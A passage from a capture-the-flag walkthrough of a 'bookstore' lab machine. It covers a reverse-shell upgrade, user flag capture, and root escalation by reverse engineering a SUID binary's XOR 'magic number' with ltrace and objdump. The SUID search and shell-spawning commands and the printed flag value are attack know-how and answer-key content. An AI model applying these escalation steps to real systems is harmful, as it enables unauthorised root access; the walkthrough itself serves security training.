The Netcat listener on Kali catches the incoming connection. The initial shell is a limited /bin/sh. It is upgraded to a full interactive bash terminal using Python's pty module.

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```



Figure 31 – Netcat listener receives the reverse shell connection from 10.49.153.25 port 37088



Figure 32 – Shell upgraded to full bash PTY — prompt now shows sid@bookstore:~$

Part 8: Post-Exploitation & User Flag Capture

With an interactive shell established, the next objectives are to confirm identity, explore the filesystem, and capture the user flag.

Step 8.1 — Confirming Current User (whoami)



Figure 33 – whoami output confirms current user is 'sid' — standard user level access

Step 8.2 — Locating the User Flag

The **find** command searches the filesystem for a file named **user.txt**. It is found in the home directory of user sid.

```
find / -name 'user.txt' 2>/dev/null
cat /home/sid/user.txt
```

Figure 34 – find command locating user.txt in /home/sid/ on the target server



Figure 35 – User flag captured: 4ea65eb80ed441adb68246ddf7b964ab

■ USER FLAG	4ea65eb80ed441adb68246ddf7b964ab

Part 9: Privilege Escalation — Root Access

Having obtained user-level access as **sid**, the final objective is escalating privileges to **root**. The approach involves finding SUID binaries, analysing their logic, and reverse engineering the required input.

Step 9.1 — Searching for SUID Binaries

SUID (Set User ID) binaries run with the permissions of the file owner rather than the executing user. Any SUID binary owned by root runs as root — finding a misconfigured one can lead directly to privilege escalation.

```
find / -perm -u=s -type f 2>/dev/null
```

Figure 36 – SUID search in progress — filesystem being scanned for set-uid binaries



Figure 37 – SUID results showing standard system binaries plus unusual entries in /home/sid/

Figure 38 – /home/sid/try-harder identified as SUID binary — ELF 64-bit, set-uid, owned by root

Suspicious Finding: /home/sid/try-harder is a SUID binary placed in a user home directory — not a standard system location. This is a clear candidate for privilege escalation.

Step 9.2 — Running the Binary to Understand Its Behaviour

The binary is executed directly. It asks for a magic number. Wrong answers are rejected. The binary logic must be reverse engineered to find the correct value.

Figure 39 – try-harder binary executed — prompts 'What's The Magic Number?!' and rejects wrong input

Step 9.3 — Analysing with ltrace to Intercept the Comparison

ltrace intercepts library and system calls at runtime, showing exactly what values the binary compares the user input against.

```
ltrace /home/sid/try-harder
```



Figure 40 – ltrace output showing the binary's comparison logic and the expected value structure

Step 9.4 — Disassembling with objdump to Find the XOR Constants

objdump disassembles the binary to assembly code. Inspecting the comparison instructions reveals three hardcoded hex constants used in a XOR operation to produce the magic number.

```
objdump -d /home/sid/try-harder | grep -A5 'cmp'
```



Figure 41 – objdump disassembly showing 'cmp' instruction with hex constant 0x5dcd21f4



Figure 42 – Further disassembly revealing all three XOR constants: 0x5dcd21f4, 0x1116, 0x5db3

Step 9.5 — Computing the Magic Number (XOR Calculation)

The three constants from the disassembly are XOR'd together in Python to produce the correct magic number the binary expects.

```
python3 -c "print(0x5dcd21f4 ^ 0x1116 ^ 0x5db3)"
# Output: 1573743358
```



Figure 43 – Python one-liner XOR calculation in terminal produces the magic number: 1573743358

Step 9.6 — Entering the Magic Number to Get Root Shell

The computed magic number **1573743358** is entered when prompted by the try-harder binary. Since the binary runs with SUID root permissions, a successful match spawns a root shell.



Figure 44 – try-harder binary accepts the magic number — multiple attempts shown, correct value entered



Figure 45 – Root shell obtained — prompt changes to root@bookstore after correct magic number entered

Step 9.7 — Confirming Root and Capturing the Root Flag

The **whoami** command confirms root access. The root flag is then read from **/root/root.txt**, completing the machine compromise.

```
whoami
cat /root/root.txt
```



Figure 46 – whoami returns 'root' — full privilege escalation confirmed



Figure 47 – Root flag captured from /root/root.txt — machine fully compromised

